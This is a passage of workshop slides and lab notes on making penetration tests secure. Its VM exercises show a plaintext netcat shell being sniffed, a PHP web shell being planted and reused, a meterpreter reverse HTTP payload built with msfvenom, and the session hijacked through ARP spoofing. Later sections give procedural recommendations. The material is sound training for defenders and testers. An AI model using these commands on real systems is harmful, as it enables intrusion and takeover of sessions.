


VMware needs to run with the appropriate permission to allow the VMs to put their interfaces into promiscuous mode.

On Red:

```
root@pth:~# nc 192.168.182.129 31337
whoami
root
uname -a
Linux pth 4.9.0-kali4-amd64 #1 SMP Debian 4.9.30-1kali1 (2017-06-06) x86_64 GNU
/Linux
ls
Desktop
Documents
Downloads
exercises
Music
Pictures
Public
Templates
Videos
```

- Check the traffic logged on the third-party attacker's instance of Wireshark
- Hit the red "stop" button and set a display filter for `tcp`




No.	Time	Source	Destination	Protocol	Length	Info
21	60.713576975	192.168.182.130	192.168.182.129	TCP	73	53064 → 31337 [PSH
22	60.713829658	192.168.182.129	192.168.182.130	TCP	66	31337 → 53064 [ACK
23	60.716856259	192.168.182.129	192.168.182.130	TCP	71	31337 → 53064 [PSH
24	60.716865318	192.168.182.130	192.168.182.129	TCP	66	53064 → 31337 [ACK
25	63.650956204	192.168.182.130	192.168.182.129	TCP	75	53064 → 31337 [PSH
26	63.652096271	192.168.182.129	192.168.182.130	TCP	153	31337 → 53064 [PSH
27	63.652195187	192.168.182.130	192.168.182.129	TCP	66	53064 → 31337 [ACK
28	66.845554412	192.168.182.130	192.168.182.129	TCP	69	53064 → 31337 [PSH
29	66.847647325	192.168.182.129	192.168.182.130	TCP	143	31337 → 53064 [PSH
30	66.847701804	192.168.182.130	192.168.182.129	TCP	66	53064 → 31337 [ACK

Note the port numbers for these packets match those of the shell.

These VMs are “quiet” on the network, so it’s easy to spot the traffic we want. If there was a lot of unrelated traffic, one could filter more specifically by port number, or filter *out* traffic from other protocols as they’re inspected and eliminated from interest.

Class Discussion: Wireshark comes with its own set of security concerns with its parsers. How could we do this more safely?

- Right click on any packet and select **Follow > TCP Stream**



Besides our shared virtual network interface, in what other situations can an attacker easily do this?

How many penetration test reports have you seen (or written) that point out unencrypted protocols in use on a client's network?

- There's some Kali-packaged web shells in /usr/share/webshells
 - They're implemented differently, but, in the context of security, equivalent to the plaintext TCP shells
- On **Blue**: Copy the qsd-php-backdoor.php shell to the web root, and start the web server

```
root@pthe:~# cd /var/www/html/  
root@pthe:/var/www/html# cp /usr/share/webshells/php/qsd-php-backdoor.php ./  
root@pthe:/var/www/html# service apache2 start  
root@pthe:/var/www/html# █
```

- On the third-party attacker VM, restart Wireshark's sniffing, as in the last exercise.
- On **Red**, point the browser at
`http://<Blue IP>/qsd-php-backdoor.php`

These are frequently used in web application testing when you have the ability to upload a file. It can be a convenient way to establish and maintain access to a system, especially until you're able to escalate above the privileges of the web application or web server.



192.168.182.131/qsd-php-backdoor.php


Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB

Server Information:
Operating System: Linux
PHP Version: 7.0.19-1 [View phpinfo\(\)](#)

Directory Traversal
[Go to current working directory](#)
[Go to root directory](#)
Go to any directory:

Execute MySQL Query:
host
user
password
database
query

Execute Shell Command (safe mode is off):



The image displays three browser screenshots from a Kali Linux machine, showing interactions with a web shell at 192.168.182.131.

Top Left Screenshot: The address bar shows `192.168.182.131/qsd-php-backdoor.php?d=%2F`. The page title is "Listing of / (upload file) (DB inter)". The content shows a directory listing of the root directory, including `lib64`, `opt`, `etc`, `dev`, `tmp`, `sbin`, `lost+found`, `var`, `bin`, `boot`, and `cue`.

Top Right Screenshot: The address bar shows `192.168.182.131/qsd-php-backdoor.php?c=whoami`. The page title is "Command: *whoami*". The content shows the output of the `whoami` command, which is `www-data`.

Bottom Screenshot: The address bar shows `192.168.182.131/qsd-php-backdoor.php?c=uname+-a`. The page title is "Command: *uname -a*". The content shows the output of the `uname -a` command, which is `Linux pthe 4.9.0-kali4-amd64 #1 SMP Debian 4.9.30-1kali1 (2017-06-06) x86_64 GNU/Linux`.

- Review the traffic in Wireshark on the third-party VM
 - Filter for “http”
- Visit and use the shell using the info from that traffic



```
Wireshark · Follow HTTP Stream (tcp.stream eq 12) · wireshark_eth0_2 + - □ ×

GET /qsd-php-backdoor.php?c=uname+-a HTTP/1.1
Host: 192.168.182.131
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101
Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.182.131/qsd-php-backdoor.php
Connection: keep-alive

HTTP/1.1 200 OK
Date: Sat, 24 Jun 2017 19:00:41 GMT
Server: Apache/2.4.25 (Debian)
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 142
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8


<h2>Command: <I>uname -a</I></h2><br /><br /><pre>Linux pth 4.9.0-kali4-
amd64 #1 SMP Debian 4.9.30-1kali1 (2017-06-06) x86_64 GNU/Linux</pre>
```

Since HTTP is stateless, it's a lot easier for the third-party attacker to simply view and use the same interface as the penetration tester. The netcat session was easy to monitor, but would be trickier (though not impossible) for the third-party to cleanly inject traffic (such as commands) into without having set up a transparent proxy for the penetration tester to route through.



```
▼ Hypertext Transfer Protocol
  ▶ GET /qsd-php-backdoor.php?c=uname+-a HTTP/1.1\r\n
    Host: 192.168.182.131\r\n
    User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/4
    Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n
    Accept-Language: en-US,en;q=0.5\r\n
    Accept-Encoding: gzip, deflate\r\n
    Referer: http://192.168.182.131/qsd-php-backdoor.php\r\n
    Connection: keep-alive\r\n
    \r\n
    [Full request URI: http://192.168.182.131/qsd-php-backdoor.php?c=uname+-a]
    [HTTP request 1/1]
    [Response in frame: 1525]
```

0040	47 78 47 45 54 20 2f 71	73 64 2d 70 68 70 2d 62	GxGET /q sd-php-b
0050	61 63 6b 64 6f 6f 72 2e	70 68 70 3f 63 3d 75 6e	ackdoor. php?c=un
0060	61 6d 65 2b 2d 61 20 48	54 54 50 2f 31 2e 31 0d	ame+-a H TTP/1.1.



The screenshot shows a network traffic analysis tool interface. The top menu includes File, Edit, View, Go, Capture, Analyze, Statistics, Telephony, Wireless, Tools, and Help. Below the menu is a toolbar with various icons. The main window displays a list of network packets under the heading "tcp.stream eq 12". The selected packet (1523) is highlighted in blue. Below the packet list, the details of the selected packet are shown, including the Hypertext Transfer Protocol section. The HTTP request is a GET request to /qsd-php-backdoor.php?c=uname+-a. The response is shown in frame 1525.

No.	Time	Source	Destination
1520	303.809957860	192.168.182.130	192.168.182.131
1521	303.810017125	192.168.182.131	192.168.182.130
1522	303.811275980	192.168.182.130	192.168.182.131
1523	303.811385831	192.168.182.130	192.168.182.131
1524	303.811440874	192.168.182.131	192.168.182.130
1525	303.818410842	192.168.182.131	192.168.182.130
1526	303.818497739	192.168.182.130	192.168.182.131
1527	308.821785313	192.168.182.130	192.168.182.131
1528	308.822274450	192.168.182.131	192.168.182.130
1529	308.822449316	192.168.182.130	192.168.182.131

Command: *uname -a*

Linux pthe 4.9.0-kali4-amd64 #1 SMP Debian 4.9.30-1kalil (2017-06-06)

On Blue:

```
root@pthe:/var/www/html# rm qsd-php-backdoor.php
root@pthe:/var/www/html# service apache2 stop
root@pthe:/var/www/html# █
```

Class discussion: Even if these VMs are on the NAT virtual network, how might a real attacker try to take advantage of the fact that you have this shell running?

- Meterpreter is probably the best widely-available post-exploitation shell, and *should* be your first choice over simpler netcat/webshell interfaces
 - More functionality
 - Better resilience
 - *Can* be more secure
- Stock meterpreter shells up until *very recently* (more on this later) are subject to interception.
- Demonstrated in my talk at DEF CON 24, and now we'll look at it in person here.



On **Red**, generate a stand-alone meterpreter

```
root@pthe:~# msfvenom -p linux/x86/meterpreter_reverse_http LHOST=192.168.1.82.130 LPORT=8888 -f elf > payload
No platform was selected, choosing Msf::Module::Platform::Linux from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 743740 bytes
Final size of elf file: 743740 bytes
```

This also works with Windows meterpreter. We're using Linux here to keep things to our free VMs.

We're using the HTTP transport version, since the stateless protocol is a lot easier to MITM. With some effort, you could do the same with the plain TCP versions.

Replace the IP address in the LHOST variable with the IP address of your "**Red**" pentester VM.

This meterpreter is functionally identical to what would be loaded onto the target system as a result of a successful exploit, or any other mechanism for getting remote execution in Metasploit. Creating it as a standalone payload in this exercise just makes it convenient for us to demonstrate the potential problem, and reduces the number of moving parts that can go wrong.

On **Blue**, start up the ssh server

```
root@pthe:~# service ssh start
root@pthe:~# █
```

Then copy the payload to it from **Red**.

```
root@pthe:~# scp payload root@192.168.182.131:/root/payload
root@192.168.182.131's password:
payload                                100% 726KB 30.1MB/s 00:00
root@pthe:~# █
```

In our environment here, you *could* have generated the payload on Blue and saved a step, but it seems silly to assume that the metasploit framework would be already installed on a target system outside the context of this exercise.

On Red, set up a listener for the meterpreter shell.

```
root@pthe:~# msfconsole
```

```
msf > set payload linux/x86/meterpreter_reverse_http
payload => linux/x86/meterpreter_reverse_http
msf > use exploit/multi/handler
msf exploit(handler) > set LHOST 192.168.182.130
LHOST => 192.168.182.130
msf exploit(handler) > set LPORT 8888
LPORT => 8888
msf exploit(handler) > exploit

[*] Started HTTP reverse handler on http://192.168.182.130:8888
[*] Starting the payload handler...
█
```



Run the payload on **Blue**, watch it phone home to **Red**

```
root@pthe:~# ls -al payload
-rw-r--r-- 1 root root 743740 Jun 24 13:17 payload
root@pthe:~# chmod 755 payload
root@pthe:~# ./payload

[*] http://192.168.182.130:8888 handling request from 192.168.182.131; (UID: naghgtl) Redirecting stageless connection from /Nf1S7zN4aHuvN6k29nlpUQJgs-IHRDw65r_i_C83CoopA6-C with UA 'Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko'
[*] http://192.168.182.130:8888 handling request from 192.168.182.131; (UID: naghgtl) Attaching orphaned/stageless session...
[*] Meterpreter session 1 opened (192.168.182.130:8888 -> 192.168.182.131:46086) at 2017-06-24 13:27:03 -0700

meterpreter >
```

Verify that it's working

```
meterpreter > sysinfo
Computer      : 192.168.182.131
OS            : Kali kali-rolling (Linux 4.9.0-kali4-amd64)
Architecture : x64
Meterpreter   : x86/linux
-----
```

You can play around with it a bit, if you're not already familiar with meterpreter (it has a lot of very nice features you wouldn't get from a plain netcat'd bash shell).



Set up the third-party attacker with a handler

```
msf > set payload linux/x86/meterpreter_reverse_http
payload => linux/x86/meterpreter_reverse_http
msf > use exploit/multi/handler
msf exploit(handler) > set LHOST 192.168.182.128
LHOST => 192.168.182.128
msf exploit(handler) > set LPORT 4444
LPORT => 4444
msf exploit(handler) > exploit

[*] Started HTTP reverse handler on http://192.168.182.128:4444
[*] Starting the payload handler...
```

Right now, the meterpreter instance on Blue is polling the handler on Red for commands. We're setting up this handler so that when it polls us, we're ready to take over and give it commands.

Run snagterpreter.py on the third-party VM to MITM and redirect meterpreter

```
root@pthe:~/snagterpreter# ./snagterpreter.py eth0 192.168.182.131 192.168.182.130 8888 4444
[*] Backing up your iptables rules
[*] Saving your ip_forward status
[*] Turning on ip_forward
[*] Setting NAT rule to steal the meterpreter agent
[*]           interface = eth0
[*]           listener port = 8888
[*]           our local listener port = 4444
[*]
[*] "Look at me. I'm the captain now."
[*]
[*] ARP Spoofing between 192.168.182.131 and 192.168.182.130
0:c:29:e4:f2:c0 0:c:29:8f:e9:4d 0806 42: arp reply 192.168.182.130 is-at 0:c:29:e4:f2:c0
0:c:29:e4:f2:c0 0:c:29:29:2d:d3 0806 42: arp reply 192.168.182.131 is-at 0:c:29:e4:f2:c0
```

We'll take a tour of the snagterpreter code before we do this so you understand exactly what's happening.

Over in your terminal with the third-party listener, look who showed up!

```
[*] http://192.168.182.128:4444 handling request from 192.168.182.131; (UUID: s59wc  
yvw) Attaching orphaned/stageless session...  
[*] Meterpreter session 1 opened (192.168.182.128:4444 -> 192.168.182.131:46560) at  
2017-06-24 13:39:22 -0700  
  
meterpreter > sysinfo  
Computer      : 192.168.182.131  
OS            : Kali kali-rolling (Linux 4.9.0-kali4-amd64)  
Architecture  : x64  
Meterpreter   : x86/linux  
meterpreter > █
```

If you issue your commands as the third-party attacker and ctrl-c snagterpreter, allowing it to fix the ARP tables back up, before the pentester issues another meterpreter command, it'll be seamless.

Wouldn't it be fun to actively send honeypot meterpeter sessions to publicly listening meterpreter handlers?

That was fun, but...
@TheColonial fixed it 😊

Encryption at the TLV packet level means this
only works on older Metasploit now.

Paranoid Mode also solves it

Module Q&A

Module V:

Managing and Executing a Secure Penetration Test

Your job is to illustrate risk, explicitly.

Threat, Vulnerability, Impact

Communicate the risks of testing and your measures put in place to reduce it.

Make them ask *have previous firms taken this much care?*

Educate them.

Discuss

- “Knocking over” systems – availability
- Exfiltration

Keep open lines of immediate communication,
encourage hair-trigger “sanity checks”.
Respond and resolve quickly.

How do you securely communicate with
your client?

Secret Squirrel vs Reality

During the engagement...
Report Delivery...

- Quick survey: Preference to report as you go or wait till the report?
 - Why? 😊
- Scenarios that require immediate communication.
 - Vulnerability so severe that there is risk of being exploited at any moment.
 - Especially on external attack surface
 - Detection of a third-party attacker
 - Attack on pentester processes/tools/infrastructure
 - When pentester action leaves a system in a less secure state
 - Disabled security, “backdoors”, etc.
 - Evidence is found of weaknesses introduced/left-behind by previous testers

Recommendation:

Open communication should flow both ways between the client organization and the penetration testing team leader. Anomalies identified by the client should be verified with the team, and risks of high and immediate concern should be communicated back to the client in timely fashion.

A solid understanding of risk and trust in the penetration testing team will allow the team to more effectively monitor and protect the security of the ongoing engagement.

Scoping Concessions

Pentesters *hate* this...
...and rightfully so.

» Threat Emulation:

- Tools
- Tactics
- Procedures

Real-world attacks, threats, etc.
It's a matter of *coverage*

Penetration testing and red-teaming services provide value by identifying vulnerabilities that are not easily identified as part of an organization's normal IT processes. While the IT staff may be attempting to follow best-practices, those practices may not cover the full gamut of misconfiguration, and staff may not have the appropriate training to identify weaknesses in applications in network protocols. A "fresh set of eyes", taking an adversarial approach, will find things that have been overlooked.

How closely do you emulate a real attacker?

- Best to do so with high fidelity.
- ...but
 - Fragile systems?
 - Helping your client define fragility ☺
 - Scheduling:
 - Emergency contact availability
 - Acceptable downtime
 - Avoiding DoS – Common
 - Meeting
 - Client requirements

Security issues with strict adversary emulation

- Defining the boundary of external and external engagements
- Verifying exploitability balanced with determining impact

What are some situations where you didn't pull the trigger?

Recommendation:

The breadth, depth, and rules of engagement for a penetration test should consider the security of performing the test on the client organization's systems.

(sounds mad boring)

Checks and balances

Too rigid: Negative impact on agility, detriment to the value of the test.

Needed: Consistency

- In the quality of testing by each team member, across multiple hosts on multiple engagements
- In the secure procedures followed

EXAMPLE: Managing pentester-created accounts

- Secure username/password pairs
 - Resisting temptation of “admin/admin”, password reuse
- Documentation and secure storage of credentials
 - Team leader awareness
- Client notification of “forced” password changes
 - First-logins, timed-out passwords, etc.
 - Minimize disruption
- Defined “cleanup” phase – get rid of as many created accounts as you can
- Coordinate with IT staff for the stubborn ones.

Other SOPs:

- Acceptable tools and techniques
- Procedure for getting approval to deviate
 - Oversight
 - Discussion
 - Minimizing risk

What are the important points to hit for these?

Recommendation:

Standard operating procedures should be developed to ensure that safety-critical processes are being followed consistently by all team members on every engagement. These defined procedures should have a mechanism for having peers and team leaders review situationally-appropriate exceptions.

Post-mortems – previous good ones:

- Brief the team leader on findings
 - Vulnerabilities and recommendations
- Technical issues with equipment, software
 - Assignments for R&D
- Discussion of vulnerabilities identified on this engagement that are previously unseen
- Process discussion
 - Effectiveness
 - Efficiency

Add these to the post-mortem:

- Discussion by team members who reviewed team logs for signs of intrusion (or nosy client sysadmins 😊)
- Review of exceptions to standard operating procedure
 - Where was it needed?
 - How did we minimize risk?
 - Is there a more secure alternative - light research
 - More intense R&D needed on better tooling/process?
- What do we need to take back to the lab for vulnerability analysis?
 - Replicate real-world testing situations
 - Test impact on confidentiality, integrity, availability
 - Peer review

Recommendation:


Engaging team members on the development of secure best practices will help them retain ownership of their tools, tactics, and procedures. Continuous improvement and self-testing are necessary to keep “ahead of the curve” in potential risks posed by testing.

Hands On: Deploying a VPN for Remote Testing

Thanks to @WillShowalter, who did the configuration and documentation for this in his time at HORNE Cyber. This exercise adapts the documentation he created.

- A *lot* of otherwise useful tools have communications security issues
- The nature of exploitation makes it difficult or impossible to securely test some things across potentially hostile media
- We want to maintain agility and improvisation while reducing our attack surface
- A partial solution:
 - ...tunnel all the things!
 - VPN all of our attack traffic
 - We can at least reduce the attack surface down to the specific networks we're testing

- Secure
- Plug and Play – Configuration done in-house. Client can plug it into their own network, headless, with no configuration.
- Resilient – Recovers from disconnects, etc.
- Versatile
 - Handles *all* attack traffic
 - More versatile than a simple SSH tunnel'd port forward or SOCKS proxy



This is how it looks on our network. We'll be creating a simplified version of this in this exercise that uses an SSH server and tunnel to replace the pentest-side VPN. The system we've deployed handles many remote appliances and pentest stations. The appliance has more "smarts" on what it can do to get back to our network, and has services and tools that help in our pentest workflow.

The simplified VPN over SSH tunnel works as a proof of concept, and even in practice across reliable/fast networks, but you'll want to replace the SSH tunnel with a second VPN (running over UDP) if you want more resilience.

In this exercise we'll focus on the basic connectivity between a pentester and their target over a system like this, and leave further details for discussion and student implementation when you get home 😊

- Set up your “Host Only” network as the Client network
 - Put Blue in there
 - Make sure you can ping the host OS (may need to turn off Windows firewall)
 - Configure the VPN Server VM in there as the RPTA
- The “NAT” network will be the Pentester network
 - Red goes there
 - Configure the SSH Server
 - Set up port forwarding to the SSH server in VMware
- Add a openvpn client on the RPTA
- Temporarily forward an ssh port to the Pentest network to copy the ovpn config
- Forward the VPN port, then connect through

Change the OpenVPN config to use TCP, to make it easier to forward. Add “GatewayPorts yes”.

Set up SSH keys:

On RPTA:

```
ssh-keygen -t rsa - "pentester@example.com"  
ssh-copy-id root@192.168.85.1
```

Forward SSH:

```
ssh root@192.168.85.1 -R 4444:localhost:22
```

SFTP the ovpn config from /etc/openvpn/easy-rsa/keys

On RPTA, configure OpenVPN to use TCP, open it up in iptables, and forward its ports:

```
ssh root@192.168.85.1 -R 1194:localhost:1194
```

Edit the OpenVPN config to point to the forwarded port and connect.

Now, make it all persist 😊

Module Q&A

Module VI:

Challenges &

Conclusions

- Exploitation is a “destructive” process
- Exploits in theory of computation: Functionality that is...
 - ...additional,
 - ...unintended,
 - ...and often unrestricted
- There is no guarantee that an exploit, in this sense, will
 - ...establish secure communication before revealing its secrets
 - ...leave the system in a stable and secure state
- Many exploits are unreliable, making the opposite true.

Bratus, Sergey, et al., *Exploit Programming: From Buffer Overflows to “Weird Machines” and Theory of Computation*, ;login: - The USENIX Magazine, December 2011, <http://langsec.org/papers/Bratus.pdf>

- Post-exploitation naturally has flexibility
- ...but the initial phases may limit you
- As you've seen, an observer can repeat the circumstances of your exploitation.

How do we address this?

- Evaluate the attack surface of exploits, tools, and procedures
- Best practices for command and control, client data
- Minimize the attack surface

Ultimately, reduce the third-party risk to the vulnerabilities that existed during the engagement, and were identified as a part of the test.

Monitor the network, and post-engagement, remove the vulnerability.

Ongoing Challenge:

The nature of exploitation will always result in the development of testing tools and practices that are a challenge to deploy in a secure way.

- Do concerted efforts to find vulnerabilities in software find enough vulnerabilities to make a “dent” in the overall number of those vulnerabilities?
 - Schneier and Geer
- This is important for all computer software, but directly to this class: what is its impact on the effectiveness of hunting for vulnerabilities in penetration testing tools?
- Can a small team, or a larger community make a difference?

Schneier, Bruce, *Should U.S. Hackers Fix Cybersecurity Holes or Exploit Them?*, The Atlantic, May 19, 2014, <https://www.theatlantic.com/technology/archive/2014/05/should-hackers-fix-cybersecurity-holes-or-exploit-them/371197/>

Geer, Dan, *For Good Measure: The Undiscovered*, ;login: The USENIX Magazine, April 2015, <http://geer.tinho.net/fgm/fgm.geer.1504.pdf>

Ongoing Challenge:

The unknown density of vulnerabilities makes improving the security of penetration testing tools difficult to measure.

My take: Enough can be found and mitigated to “raise the bar”, and reduce attack surface.

Examination of many tools may result in abandonment in favor of more secure alternatives developed from the ground-up with security in mind.

Example: Tools that parse data in memory-safe languages may become more favored than those that do so in low-level languages, when performance is not critical.

- Pentesters are loath to make changes that slow them down or restrict their ability to improvise
- A more secure penetration process must not degrade existing agility that results in identifying exploitable vulnerabilities
- To accomplish this:
 - Standard operating procedures can keep things moving, with fewer questions of “how do I do this securely?”
 - Team and client understanding of the balance of security and time
 - A process must be in place to evaluate exceptions to the standard operating procedure and identify risks associated with a potentially vulnerable process

Ongoing Challenge:

It will always be hard to balance the benefits of agile and improvised testing with the need to maintain secure testing.

Only by having a flexible process to sanely evaluate the risks of proposed techniques, can there be a balance.

- Established the need for better
 - Tools
 - Practices
 - Training
- Recommendations in nine categories
 - Team Qualifications
 - Vulnerability Analysis
 - Impact Estimation
 - Layering Protection
 - Client Involvement
 - Data Protection
 - Scoping Concessions
 - Standard Operating Procedures
 - Continuous Improvement
- Challenges Exist
 - Nature of Exploitation
 - Vulnerability Density
 - Agility
 - Standardization
- Exercises
 - Illustrated issues
 - Built experience
 - Hopefully spurred research ideas
 - Had fun 😊

- Audiences of:
 - Previous talks
 - This workshop
- HORNE Cyber Penetration Testing Teams
- Others performing research in this area
 - Those I've already acknowledged
 - Plus check the whitepaper references

Q&A, Discussion, Networking

Contact information:

Wesley McGrew, Ph.D.
Director of Cyber Operations
@mcgrewsecurity
wesley.mcgrew@hornecyber.com
<http://hornecyber.com>

